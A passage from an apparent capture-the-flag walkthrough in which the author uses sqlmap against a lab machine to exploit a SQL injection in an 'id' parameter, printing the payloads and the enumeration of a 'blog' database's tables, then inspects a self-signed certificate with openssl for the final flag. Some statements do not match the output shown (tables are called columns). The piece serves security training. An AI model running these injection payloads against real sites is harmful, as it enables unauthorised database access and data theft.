    Title: MySQL < 5.0.12 AND time-based blind (heavy query)
    Payload: id=3 AND 4511=BENCHMARK(5000000,MD5(0x67626778))
---
[23:12:02] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL < 5.0.12 (MariaDB fork)
[23:12:02] [INFO] fetching database names
[23:12:02] [INFO] fetching number of databases
[23:12:02] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrie
[23:12:02] [INFO] retrieved:
[23:12:03] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (do
[23:12:03] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to p

[23:12:03] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switc
[23:12:03] [ERROR] unable to retrieve the number of databases
[23:12:03] [INFO] falling back to current database
[23:12:03] [INFO] fetching current database
[23:12:03] [INFO] resumed: blog
available databases [1]:
[*] blog

[23:12:03] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.102'

[*] ending @ 23:12:03 /2020-08-05/

┌─[baz@parrot]─[/root/.sqlmap]
└──╼ $
```

We have run another command which gives the database name. Now let's run sqlcommand which would show the table names in the database blog.

sudo sqlmap -u https://192.168.56.102:15020/blog/admin/edit.php?id=3 --cookie "PHPSESSID=4a1hadpp21rqio095h6ekjlst5" -D blog --tables users




```
[*] starting @ 22:55:53 /2020-08-05/

[22:55:53] [INFO] resuming back-end DBMS 'mysql'
[22:55:53] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=3 AND 1527=1527

    Type: time-based blind
    Title: MySQL < 5.0.12 AND time-based blind (heavy query)
    Payload: id=3 AND 4511=BENCHMARK(5000000,MD5(0x67626778))
---
[22:55:53] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL < 5.0.12 (MariaDB fork)
[22:55:53] [INFO] fetching tables for database: 'blog'
[22:55:53] [INFO] fetching number of tables for database 'blog'
[22:55:53] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[22:55:53] [INFO] retrieved:
[22:55:54] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (done)
[22:55:54] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[22:55:54] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[22:55:54] [WARNING] unable to retrieve the number of tables for database 'blog'
[22:55:54] [ERROR] unable to retrieve the table names for any database
Database: blog
[3 tables]
+----------+
| comments |
| posts    |
| users    |
+----------+

[22:55:54] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.102'

[*] ending @ 22:55:54 /2020-08-05/

┌─[baz@parrot]─[/root/.sqlmap]
```

there were 3 columns present.

Even after spending more time on the application by analyzing all the HTML content of the pages, I could not find anything. Then I recalled that there was a self-signed SSL certificate installed on the target machine. Let's pull down the SSL certificate and look at it.

I used the openssl tool for this purpose, which comes preinstalled in parrot. It can be seen in the following screenshot.

openssl s_client -showcerts -connect 192.168.56.102:15020



```
└──╼ $openssl s_client -showcerts -connect 192.168.56.102:15020
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 C = FR, ST = Paris, L = Paris, O = CTF, CN = a51f0eda836e4461c3316a2ec9dad743, emailAddress = ctf@root.local
verify error:num=18:self signed certificate
verify return:1
depth=0 C = FR, ST = Paris, L = Paris, O = CTF, CN = a51f0eda836e4461c3316a2ec9dad743, emailAddress = ctf@root.local
verify error:num=10:certificate has expired
notAfter=Oct 16 19:54:30 2018 GMT
verify return:1
depth=0 C = FR, ST = Paris, L = Paris, O = CTF, CN = a51f0eda836e4461c3316a2ec9dad743, emailAddress = ctf@root.local
notAfter=Oct 16 19:54:30 2018 GMT
verify return:1
---
Certificate chain
 0 s:C = FR, ST = Paris, L = Paris, O = CTF, CN = a51f0eda836e4461c3316a2ec9dad743, emailAddress = ctf@root.local
   i:C = FR, ST = Paris, L = Paris, O = CTF, CN = a51f0eda836e4461c3316a2ec9dad743, emailAddress = ctf@root.local
-----BEGIN CERTIFICATE-----
[illegible]
-----END CERTIFICATE-----
---
Server certificate
```

In the above screenshot we can see that there is a flag by the name Paris. We've found the last flag!

This completes this CTF exercise. I hope you enjoyed it! If you have any questions, please feel free to post them in the comments section.